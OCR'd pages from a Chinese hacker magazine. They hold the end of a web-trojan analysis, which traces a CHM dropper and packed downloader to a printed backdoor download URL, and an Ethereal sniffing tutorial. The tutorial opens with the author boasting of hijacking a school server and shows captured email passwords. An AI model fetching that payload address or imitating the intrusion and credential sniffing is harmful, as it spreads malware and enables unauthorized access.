


图3

好的，我在这里通过一些技术手段，把这个#.exe文件抽取了出来！我的KV又立刻报病毒了！TrojanDownloader.Delf.so，从名字上我们可以看出这是一个木马下载器，是用Delphi语言编写的。

好了，#.exe文件出来了，按照我的习惯，要先查看有没有壳。用最新的FileInfo_v4.01，一查，果然有壳，如图4所示。




图4

小知识

TrojanDownloader木马下载器：现在的木马的服务器端有的会很大，比如灰鸽子的服务器端Server.exe就比较大，直接从网上下载可能会有难度，所以现在的木马技术都采用接力下载的方式：先给用户种上一个TrojanDownloader木马下载器，再用木马下载器下载真正的木马。大家可以把木马下载器理解为专门下载大木马的小木马。哎，现在这些下马者真是用心良苦啊。

从图4看出是NSPack的壳，要想再继续深入分析这个木马，需要脱壳，在手动脱壳之后，用OllyDbg载入脱壳后的文件进行反汇编分析！这回我们算是发现了真正的大木马了，如图5所示。




图5

大家一定看到了这个http://210.22.14.156/q2/q2.exe字符串了吧？没错！这个q2.exe就是我们千辛万苦所要找的大木马！还等什么？用FlashGet下载它啊！下载了之后，我的KV又报警了！发现Backdoor/Delf.ja病毒，哦！我当是什么呢，原来是一个后门病毒啊！

好了，我们的分析就到这里了，现在总结一下思路：我们先用FlashGet下载http://www.zgkjl.com的主页，然后利用UltraEdit工具在网页里面查找网页木马惯用的伎俩：利用iframe框架漏洞。找到之后再用FlashGet下载恶意网页，经过了一些分析和解密之后，就找到了一个CHM木马，这是一个木马释放器，我们在这个CHM格式的木马释放器中剥离出了一个木马下载器：#.exe文件，再将这个文件脱壳，并用OllyDbg工具反汇编之后，就找到了最后的大木马下载的绝对地址了！在整个分析的过程中，始终都没有登陆那个带有木马的网站，而是用下载工具来下载木马的，而且我也没事先双击运行木马程序，只要大家注意了这些，就会“万毒身边过，片毒不沾身”的！

编辑点评 有些读者可能会问，为什么文章中没有提到手动脱壳方法以及如何提取CHM中的后门？因为本文主要告诉大家分析网页木马的思路，有些壳可以用专门的脱壳器来解决，至于CHM的后门程序大家可以用专门针对CHM格式的反编译器，来提取病毒样本。考虑到读者的需要，我们会在以后进行详细的介绍，请大家关注。

五·一长假你会如何安排？相信大家都已安排好了，而我呢，是要去宜昌进行实地“考察”一番。听说宜昌的MM很漂亮哦~虽然路途远点，路上也比较枯燥，不过5月份的《黑客手册》可是解决这所有问题的良药喔。

乘客一：“嘿~以前经常吃晕车药，看来这次不需要了。”

乘客二：“看了《黑客手册》，网络安全意识强了，人生安全意识也强了。”

乘客三：“促进外地网吧消费。”（网吧业主：“我得意地笑~~”）

世界上最流行的 网络协议分析器——Ethereal的使用技巧

suspense


一、引子

很久以前，进入了学校的一台配置不错的服务器——4G内存，600G硬盘……于是开了3389，用来挂QQ，下电影……现在想想那才叫速度，那才叫真正的DIAN脑，那才叫肉鸡（口水溢出中……）。

二、失手被抓

当然，抓鸡之心经常有，清除日志之心也不可无！我绝对会在最后将我的痕迹擦得一干二净……

可是，忽然间一个炸雷（电话）将我叫到了网络中心，本想狡辩几句，毕竟我自认为不会留下任何证据。没想到还没有等到我开口，老师就出示了证据。在如山的铁证下我不得不承认错误，还好老师开恩，只是让我写了一份检讨。到底是什么留下了让我不得不低头的证据呢？原来是这个号称世界上最流行的网络协议分析器——Ethereal，它将我开3389、radmin、灰鸽子登录服务器以及开ftp下东西的数据包全部抓了下来，甚至将我在服务器上登录的邮箱的账号密码都找了出来，然后将这些抓到的数据包保存，直至在我面前出示，如下图所示，这些都是流向我（ip为10.200.65.68）的数据，还想狡辩？还敢不承认？想不到一直将“安全第一”挂在嘴边的我就这样翻船了……



被Ethereal抓住的证据

三、师“夷”长技

吃了它的亏绝对不能对它一无所知，这是我向来的风格，何况还有一个不错的历史典故：师夷长技以制夷！于是我到http://www.Ethereal.com/下载了最新版本的Ethereal，并在自己的机器上安装了这个号称世界上最流行的网络协议分析器。不看不知道，一看，原来Ethereal是免费的，而且开放源代码！大家可以自己到http://www.Ethereal.com/看看。今天我就给大家介绍一下这个Ethereal的简单应用，希望能起到抛砖引玉的作用。同时也提醒各位小黑们小心了，不要被Ethereal抓住尾巴（苦苦求情的滋味很不舒服啊），当然也提示各位管理员，可以用Ethereal抓住别人入侵你的证据，就可以等别人向你苦苦哀求了，哈哈……

四、Ethereal的应用

我这里下载的是最新的0.10.14版本，下载回来后一路点击“next”进行安装。

小提示 如果是比较早的版本，还要自己安装winpcap，新的版本自带了winpcap，就不用再去找winpcap了。




图1 Ethereal的界面




图2 选择网卡

安装好以后运行Ethereal，可以看到Ethereal的界面，如图1所示，还是十分简洁漂亮的。好了，现在开始讲它的使用。首先，点击左上角的第一个图标来选择网卡，出现如图2所示的页面。然后点击“prepare”按钮，就会显示出详细的设置信息，如图3所示。




图3 网卡的详细信息

其中interface是我们要选择的网卡，选择“capture packets in promiscuous mode”是选择抓包模式，也就是混杂模式。“Capture filter”是抓包的过滤条件，下面会有讲解。如果过滤条件什么也不写的话就是抓所有的包。我们什么也不写，直接点击start开始抓包，如图4所示。




图4 抓取所有的包

等到不想抓的时候就可以stop了，可以看到自己抓的包，包括源地址、目的地址和包的内容，这是很有用的，各种包都有，就连我用msn的信息包也在里

面，如图5所示。

各种包都有我们看着很不方便，会眼花的，还记得前面我们提到的“filter”没有？我们可以加上条件进行过滤。例如抓到包以后，我们在左上角的filter里写上http然后回车或者点击apply，就可以看到只与http有关的包。在抓包期间我登录了126的邮箱，在抓到的包里就可以看到登录的用户名和密码，如图6所示。




图5　抓到的详细信息




图6　过滤选择抓到的内容

这对我们反击入侵者、找出木马用的邮箱的账户密码是很有用的。^_^

五、Ethereal的高级应用

呵呵，其实仔细地分析这些包可以使我们学到很多东西，但这不是本文的重点。下面我着重介绍一下如何写过滤条件——这是Ethereal使用的重点。

用ip.src = = xxip可以看到xxip为源地址的包，例如我们这样写：ip.src==10.200.64.168，就可以看到10.200.64.168为源地址的包，如图7所示。




图7　设置ip.src提取只来自该地址的包

